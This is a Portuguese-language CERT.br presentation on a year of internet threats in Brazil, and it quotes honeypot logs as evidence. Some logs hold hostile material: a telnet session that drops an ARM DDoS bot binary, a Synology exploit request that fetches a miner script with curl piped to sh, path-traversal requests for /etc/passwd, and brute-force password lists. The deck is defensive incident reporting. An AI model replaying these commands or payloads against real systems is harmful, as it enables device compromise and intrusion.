
Ameaças e Desafios Um Ano Depois

Klaus Steding-Jessen, D.Sc.

jessen@cert.br

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil
Núcleo de Informação e Coordenação do Ponto BR
Comitê Gestor da Internet no Brasil



SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org

The Honeynet PROJECT

Criado em 1997 para:

- **Ser um ponto de contato nacional para notificação de incidentes**
- **Prover a facilitação e o apoio necessários no processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil
http://www.nic.br/grupo/historico-gts.htm | http://www.cert.br/sobre/

Ameaças e Desafios Um Ano Depois

Refletir sobre os acontecimentos do último ano

- **Impacto no dia-a-dia de tratamento de incidentes**

Ataques

- **mais frequentes**
- **com maior gravidade**

Cenário de governança

Força Bruta – SSH, POP3

```
Apr 23 01:47:12 honeypot sshd[18175]: bad password attempt for 'root'
(password 'betterprotect') from xxx.xxx.xxx.174
Apr 23 01:47:14 honeypot sshd[24663]: bad password attempt for 'root'
(password 'oEfbNureDFVuhjnIKmF') from xxx.xxx.xxx.174
Apr 23 01:48:04 honeypot sshd[16334]: bad password attempt for 'root'
(password 'pei`k6y8j)dzj') from xxx.xxx.xxx.174
Apr 23 01:48:07 honeypot sshd[10446]: bad password attempt for 'root'
(password 'madman1234t2ewfdscr23rewf') from xxx.xxx.xxx.174
Apr 23 01:48:09 honeypot sshd[14275]: bad password attempt for 'root'
(password 'YMs2lFrpjDIR') from xxx.xxx.xxx.174
Apr 23 01:48:12 honeypot sshd[6328]: bad password attempt for 'root'
(password 'cdip@)!!)*@$') from xxx.xxx.xxx.174
Apr 23 01:48:15 honeypot sshd[12398]: bad password attempt for 'root'
(password 'gwbnsh@admin25160') from xxx.xxx.xxx.174

2014-07-25 22:07:26 +0000: pop3[1636]: IP: x.xxx.xx.99, USER: 'test'
2014-07-25 22:07:26 +0000: pop3[1636]: IP: x.xxx.xx.99, PASS: '123456'
2014-07-25 22:07:33 +0000: pop3[17633]: IP: x.xxx.xx.99, USER: 'tony'
2014-07-25 22:07:33 +0000: pop3[17633]: IP: x.xxx.xx.99, PASS: 'tony'
2014-07-25 22:07:51 +0000: pop3[1703]: IP: x.xxx.xx.99, USER: 'admin'
2014-07-25 22:07:51 +0000: pop3[1703]: IP: x.xxx.xx.99, PASS: 'admin'
2014-07-25 22:08:01 +0000: pop3[17666]: IP: x.xxx.xx.99, USER: 'andrew'
2014-07-25 22:08:02 +0000: pop3[17666]: IP: x.xxx.xx.99, PASS: 'andrew'
2014-07-25 22:08:06 +0000: pop3[15808]: IP: x.xxx.xx.99, USER: 'webmaster'
2014-07-25 22:08:07 +0000: pop3[15808]: IP: x.xxx.xx.99, PASS: '123456'
```

Força Bruta – FTP, WordPress

```
2014-07-27 04:20:27 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Kathryn'
2014-07-27 04:22:31 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Picard'
2014-07-27 04:22:37 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Popeye'
2014-07-27 04:22:39 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Prince'
2014-07-27 04:26:59 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Voyager'
2014-07-27 04:37:33 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'chuck'
2014-07-27 05:09:46 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'root!#%'
2014-07-27 05:29:29 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'St#Trek'

2014-09-07 12:58:41 +0000: wordpress[234]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin1234"
2014-09-07 12:58:42 +0000: wordpress[24152]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123mudar"
2014-09-07 12:58:42 +0000: wordpress[8822]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin12345"
2014-09-07 12:58:42 +0000: wordpress[11640]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "mudar123"
2014-09-07 12:58:42 +0000: wordpress[8368]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123admin"
2014-09-07 12:58:43 +0000: wordpress[12260]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass"
2014-09-07 12:58:43 +0000: wordpress[3090]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "1234admin"
2014-09-07 12:58:43 +0000: wordpress[29912]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass123"
```

- **Também em outros serviços como telnet, RDP, VNC, etc**

Ataques a Servidores Web com CMS

Objetivos dos ataques

- defacement, hospedagem de *malware*/*phishing*, DDoS

Exploração muito fácil

- força bruta de senhas
- grande base instalada de *softwares* de CMS desatualizados
  - WordPress, Joomla, Coldfusion
  - pacotes/*plug-ins* prontos

Exploração automatizada

- *plug-ins* WordPress usados para gerar DDoS
- Brobot explorando Joomla para DDoS

Ataques Partindo de Provedores de "*Cloud*"

Clientes comprometidos hospedando *phishing*/*malware*

VMs compradas por atacantes gerando ataques diversos

- **enviando *spam* via *proxies* abertos**
- **ataques de força bruta**
- **realizando ligações abusando servidores SIP/VoIP**
- **hospedando servidores DNS maliciosos**

Ataques Envolvendo DNS

Em "*modems*" e roteadores banda larga (CPEs)

- Comprometidos
  - via força bruta de telnet
    - via rede ou via *malware* nos computadores das vítimas
  - explorando vulnerabilidades
- Objetivos dos ataques
  - alterar a configuração de DNS
  - servidores DNS maliciosos hospedados em serviços de *hosting*/*cloud*
    - casos com mais de 30 domínios de redes sociais, serviços de *e-mail*, buscadores, comércio eletrônico, cartões, bancos

Infraestrutura de DNS de provedores de banda larga comprometida

- Servidores DNS recursivos respondendo incorretamente

```
$ dig @dns-do-provedor www.<vitima>.com.br A
; <<>> DiG 9.8.3-P1 <<>> @dns-do-provedor www.<vitima>.com.br A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59653
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:
```

Fraudes

Boletos alterados

- *malware* na máquina do usuário
- página falsa de 2ª via de boleto
  - usando DNSs maliciosos

Phishing Clássico

- centenas de variações para a mesma URL
  - tentativa de escapar de *blacklists*?
  - dificulta a notificação

```
http://<dominio-vitima>.com.br/int/sistema/1/
...
http://<dominio-vitima>.com.br/int/sistema/999/
```

Cada `index.html` contém um *link* para o *phishing* em si:

```
<meta http-equiv="refresh" content="0;url=../../seguro" />
```

DDoS

Ataques com amplificação (DrDoS) se tornaram a norma

- **Protocolos mais usados: DNS, SNMP, NTP, Chargen**
- ***Amplification Hell: Revisiting Network Protocols for DDoS Abuse***
  http://www.internetsociety.org/doc/amplification-hell-revisiting-network-protocols-ddos-abuse
- ***Hell of a Handshake: Abusing TCP for Reflective Amplification DDoS Attacks***
  https://www.usenix.org/conference/woot14/workshop-program/presentation/kuhrer
- ***Exit from Hell? Reducing the Impact of Amplification DDoS Attacks***
  https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/kuhrer
- **Só são possíveis porque as redes permitem *spoofing***
  http://bcp.nic.br/antispoofing/

Durante a Copa do Mundo também ocorreram muitos ataques DDoS

- **alvos diversos**
- **"*hacktivismo*"**

DrDoS com Amplificação de DNS (53/UDP)

```
14:35:45.162708 IP (tos 0x0, ttl 49, id 46286, offset 0, flags [+], proto
UDP (17), length 1500) amplificador.53 > vitima.17824: 57346 243/2/0
saveroads.ru. A 204.46.43.71, saveroads.ru.[|domain]

14:35:45.163029 IP (tos 0x0, ttl 49, id 46287, offset 0, flags [+], proto
UDP (17), length 1500) amplificador.53 > vitima.17824: 57346 243/2/0
saveroads.ru. A 204.46.43.72, saveroads.ru.[|domain]

14:35:45.164011 IP (tos 0x0, ttl 49, id 46288, offset 0, flags [+], proto
UDP (17), length 1500) amplificador.53 > vitima.17824: 57346 243/2/0
saveroads.ru. A 204.46.43.73, saveroads.ru.[|domain]
```

DrDoS com Amplificação de Chargen (19/UDP)

```
20:04:33.857139 IP amplificador.19 > vitima.3074: UDP, length 3665
        0x0000:  4500 05c4 2f7f 2000 7611 8ba4 xxxx xxxx  E.../...v....).Q
        0x0010:  xxxx xxxx 0013 0c02 0e59 e56d 2021 2223  H........Y.m.!"#
        0x0020:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0030:  3435 3637 3839 3a3b 3c3d 3e3f 4041 4243  456789:;<=3D>?@ABC
        0x0040:  4445 4647 4849 4a4b 4c4d 4e4f            DEFGHIJKLMNO
20:04:33.894696 IP amplificador.19 > vitima.3074: UDP, length 3676
        0x0000:  4500 05c4 2f80 2000 7611 8ba3 xxxx xxxx  E.../...v....).Q
        0x0010:  xxxx xxxx 0013 0c02 0e64 2e82 2021 2223  H........d...!"#
        0x0020:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0030:  3435 3637 3839 3a3b 3c3d 3e3f 4041 4243  456789:;<=3D>?@ABC
        0x0040:  4445 4647 4849 4a4b 4c4d 4e4f            DEFGHIJKLMNO
20:04:33.932308 IP amplificador.19 > vitima.3074: UDP, length 3687
        0x0000:  4500 05c4 2f81 2000 7611 8ba2 xxxx xxxx  E.../...v....).Q
        0x0010:  xxxx xxxx 0013 0c02 0e6f 3199 2021 2223  H........o1..!"#
        0x0020:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0030:  3435 3637 3839 3a3b 3c3d 3e3f 4041 4243  456789:;<=3D>?@ABC
        0x0040:  4445 4647 4849 4a4b 4c4d 4e4f            DEFGHIJKLMNO
20:04:33.970323 IP amplificador.19 > vitima.3074: UDP, length 3797
        0x0000:  4500 05c4 2f82 2000 7611 8ba1 xxxx xxxx  E.../...v....).Q
        0x0010:  xxxx xxxx 0013 0c02 0edd 44dc 2021 2223  H.........D..!"#
        0x0020:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0030:  3435 3637 3839 3a3b 3c3d 3e3f 4041 4243  456789:;<=3D>?@ABC
        0x0040:  4445 4647 4849 4a4b 4c4d 4e4f            DEFGHIJKLMNO
```

DrDoS com Amplificação de NTP (123/UDP)

```
19:08:57.264596 IP amplificador.123 > vitima.25565: NTPv2, Reserved, length
440
        0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
        0x0010:  xxxx xxxx 007b 63dd 01c0 cca8 d704 032a  .....{c........*
        0x0020:  0006 0048 0000 0021 0000 0080 0000 0000  ...H...!........
        0x0030:  0000 0005 c6fb 5119 xxxx xxxx 0000 0001  ......Q..*x.....
        0x0040:  1b5c 0702 0000 0000 0000 0000            .\..........
19:08:57.276585 IP amplificador.123 > vitima.25565: NTPv2, Reserved, length
440
        0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
        0x0010:  xxxx xxxx 007b 63dd 01c0 03a7 d707 032a  .....{c........*
        0x0020:  0006 0048 0000 000c 0000 022d 0000 0000  ...H.......-....
        0x0030:  0000 001c 32a8 19e0 xxxx xxxx 0000 0001  ....2....*x.....
        0x0040:  0c02 0702 0000 0000 0000 0000            ............
19:08:57.288489 IP amplificador.123 > vitima.25565: NTPv2, Reserved, length
440
        0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
        0x0010:  xxxx xxxx 007b 63dd 01c0 e8af d735 032a  .....{c......5.*
        0x0020:  0006 0048 0000 00bf 0000 782a 0000 0000  ...H......x*....
        0x0030:  0000 0056 ae7f 7038 xxxx xxxx 0000 0001  ...V..p8.*x.....
        0x0040:  0050 0702 0000 0000 0000 0000            .P..........
19:08:57.296481 IP amplificador.123 > vitima.25565: NTPv2, Reserved, length
440
        0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
        0x0010:  xxxx xxxx 007b 63dd 01c0 03ae d75e 032a  .....{c......^.*
        0x0020:  0006 0048 0000 004d 0000 bb31 0000 0000  ...H...M...1....
        0x0030:  0000 0014 4814 25da xxxx xxxx 0000 0001  ....H.%..*x.....
        0x0040:  0050 0702 0000 0000 0000 0000            .P..........
```

Internet das Coisas (1/2)

Ataques a CPEs

- comprometidos via força bruta de telnet
- via rede ou via *malware* nos computadores das vítimas

```
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, status:
SUCCEEDED, login: "root", password: "root"
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "sh"
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "echo
-e \\x51\\x51"
2014-03-24 16:19:01 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "cp /
bin/sh /var/run/kHaK0a && echo -n > /var/run/kHaK0a && echo -e \\x51\\x51"
2014-03-24 16:19:01 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "echo
-ne \\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x2\
\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x74\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x1C\\xD\\x0\
\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x2\\x0\\x28\\x0\\x6\\x0\\x5\\x0\\x1\\x0\
\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x0\\x80\\x0\\x0\\xF0\\xC\\x0\\x0\
\xF0\\xC\\x0\\x0\\x5\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x1\\x0\\x0\\x0\\xF0\\xC\\x0\
\x0\\xF0\\xC\\x1\\x0\\xF0\\xC >> /var/run/kHaK0a"

kHaK0a: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped

UDP Flooding %s for %d seconds.
UDP Flooding %s:%d for %d seconds.
TCP Flooding %s for %d seconds.
KILLATTK
Killed %d.
None Killed.
LOLNOGTFO
8.8.8.8
```

Internet das Coisas (2/2)

Phishing hospedado em CCTV da Intelbras

Mineração de bitcoin em NAS Synology

```
2014-07-07 16:11:39 +0000: synology[11626]: IP: 93.174.95.67, request: "POST /
webman/imageSelector.cgi HTTP/1.0, Connection: close, Host: honeypot:5000,
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1), Content-Length:
456, Content-Type: multipart/form-data; boundary=shit_its_the_feds, X-TMP-
FILE: /usr/syno/synoman/manager.cgi, X-TYPE-NAME: SLICEUPLOAD, , --
shit_its_the_feds.Content-Disposition: form-data; name="source"..login.--
shit_its_the_feds.Content-Disposition: form-data; name="type"..logo.--
shit_its_the_feds.Content-Disposition: form-data; name="foo";
filename="bar".Content-Type: application/octet-stream..sed -i -e '/sed -i -e/,
$d' /usr/syno/synoman/manager.cgi.export TARGET="50.23.98.94:61066" && curl
http://5.104.224.215:61050/mn.sh | sh 2>&1 && unset TARGET.--
shit_its_the_feds--.", code: 403
```

Strings do binário baixado:

```
Usage: minerd [OPTIONS]
Options:  -o, --url=URL          URL of mining server
  -O, --userpass=U:P    username:password pair for mining server
  -u, --user=USERNAME   username for mining server
  -p, --pass=PASSWORD   password for mining server
      --cert=FILE       certificate for mining server using SSL
  -x, --proxy=[PROTOCOL://]HOST[:PORT]  connect through a proxy
```

IPv6

Anúncio da fase 2 do processo de esgotamento do IPv4 na região do LACNIC em 10/06/2014

- Alocados apenas blocos pequenos (/24 a /22) e a cada 6 meses
  http://www.lacnic.net/pt/web/lacnic/agotamiento-ipv4

Ataques diários via IPv6

```
xxxx:xxxx:x:4:a::608b - - [11/Sep/2014:13:53:54 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"

xxxx:xxxx:x:390e:: - - [11/Sep/2014:21:48:49 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"

xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:27:51 -0300] "GET /
gzip_loader.php?file=../../../../../../../../../../../../../../../etc/
passwd HTTP/1.1" 404 7488 "Mozilla/4.0 (compatible; MSIE 6.0; OpenVAS)"

xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:28:08 -0300] "GET //cgi-bin/..
%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
HTTP/1.1" 404 7488 "Mozilla/5.0 (X11; Linux; rv:17.0) Gecko/17.0 Firefox/
17.0 OpenVAS/6.0.0"
```

"Crise de Confiança" na Área de Criptografia

Mais Autoridades Certificadoras comprometidas emitindo certificados falsos

Bibliotecas com problemas sérios de implementação

- **Apple SSL/TLS "goto fail"**
- **GnuTLS "goto cleanup"**

OpenSSL *Heartbleed*

- **base enorme instalada, não só em servidores Web**
- **vazamento de informações criptográficas**

Implementações TLS que usam o padrão NIST *Dual EC pseudorandom number generator*

- **foi enfraquecido deliberadamente**
- **incorporado em bibliotecas comerciais**
  https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/checkoway

E todos os vazamentos relacionados com o caso Snowden...

O risco agora é entrarmos em uma era de criptografia "caseira"

Vazamentos de Dados

Motivações diversas

- **Ingresso.com**
- **Itamaraty**

Dados tem muito valor para atacantes

- **bases de dados (“*big data*”)**
- **sistemas de e-gov**
- **infraestruturas críticas**
- **dados médicos**

Malware em sistemas de pagamentos (*Point-of-Sales malware*)

- **PF Chang**
- **Home Depot**
- **Target**

12 FEB 14 Email Attack on Vendor Set Up Breach at Target

The breach at **Target Corp.** that exposed credit card and personal data on more than 110 million consumers appears to have begun with a malware-laced email phishing attack sent to employees at an HVAC firm that did business with the nationwide retailer, according to sources close to the investigation.

Last week, KrebsOnSecurity reported that investigators believe the source of the Target intrusion traces back to network credentials that Target had issued to **Fazio Mechanical**, a heating, air conditioning and refrigeration firm in Sharpsburg, Pa. Multiple sources close to the investigation now tell this reporter that those credentials were stolen in an email malware attack at Fazio that began at least two months before thieves started stealing card data from thousands of

28 JUL 14

Hackers Plundered Israeli Defense Firms that Built 'Iron Dome' Missile Defense System

Three Israeli defense contractors responsible for building the "Iron Dome" missile shield currently protecting Israel from a barrage of rocket attacks were compromised by hackers and robbed of huge quantities of sensitive documents pertaining to the shield technology, KrebsOnSecurity has learned.

The never-before publicized intrusions, which occurred between 2011 and 2012, illustrate the continued challenges that defense contractors and other companies face in deterring organized cyber adversaries and preventing the theft of proprietary information.

According to CyberESI, IAI was initially breached on April 16, 2012 by a series of specially crafted email phishing attacks. Drissel said the attacks bore all of the hallmarks of the

Once inside the IAI's network, Comment Crew members spent the next four months in 2012 using their access to install various tools and trojan horse programs on systems throughout company's network and expanding their access to sensitive files, CyberESI said.

Segurança, Governança e Legislação

NETmundial Multistakeholder Statement of São Paulo

> "*Security, stability and resilience of the Internet should be a key objective of all stakeholders in Internet governance. […] Effectiveness in addressing risks and threats to security and stability of the Internet depends on strong cooperation among different stakeholders.*"

http://www.netmundial.org/references/

Internet Governance Forum Best Practices

- *Establishing and supporting Computer Emergency Response Teams (CERTs) for Internet security*
- *Regulation and mitigation of unwanted communications (e.g. "spam")*

http://www.intgovforum.org/cms/best-practice-forums

Aprovação do "Marco Civil da Internet"

- **Lei nº 12.965, de 23 abril de 2014**
- **Estabelece princípios, garantias, direitos e deveres para o uso da Internet no Brasil.**

http://www.planalto.gov.br/ccivil_03/_ato2011-2014/2014/lei/l12965.htm


Educação de Usuários é Chave

Cartilha de Segurança para Internet

Site Antispam.br

Vídeos Educacionais

InternetSegura.br



INTERNET SEGURA.BR

Contato

Klaus Steding-Jessen, D.Sc.

jessen@cert.br

- **CERT.br – Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil**
  http://www.cert.br/
- **NIC.br – Núcleo de Informação e Coordenação do .br**
  http://www.nic.br/
- **CGI.br – Comitê Gestor da Internet no Brasil**
  http://www.cgi.br/

cert.br
Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

nic.br
Núcleo de Informação e Coordenação do Ponto BR

cgi.br
Comitê Gestor da Internet no Brasil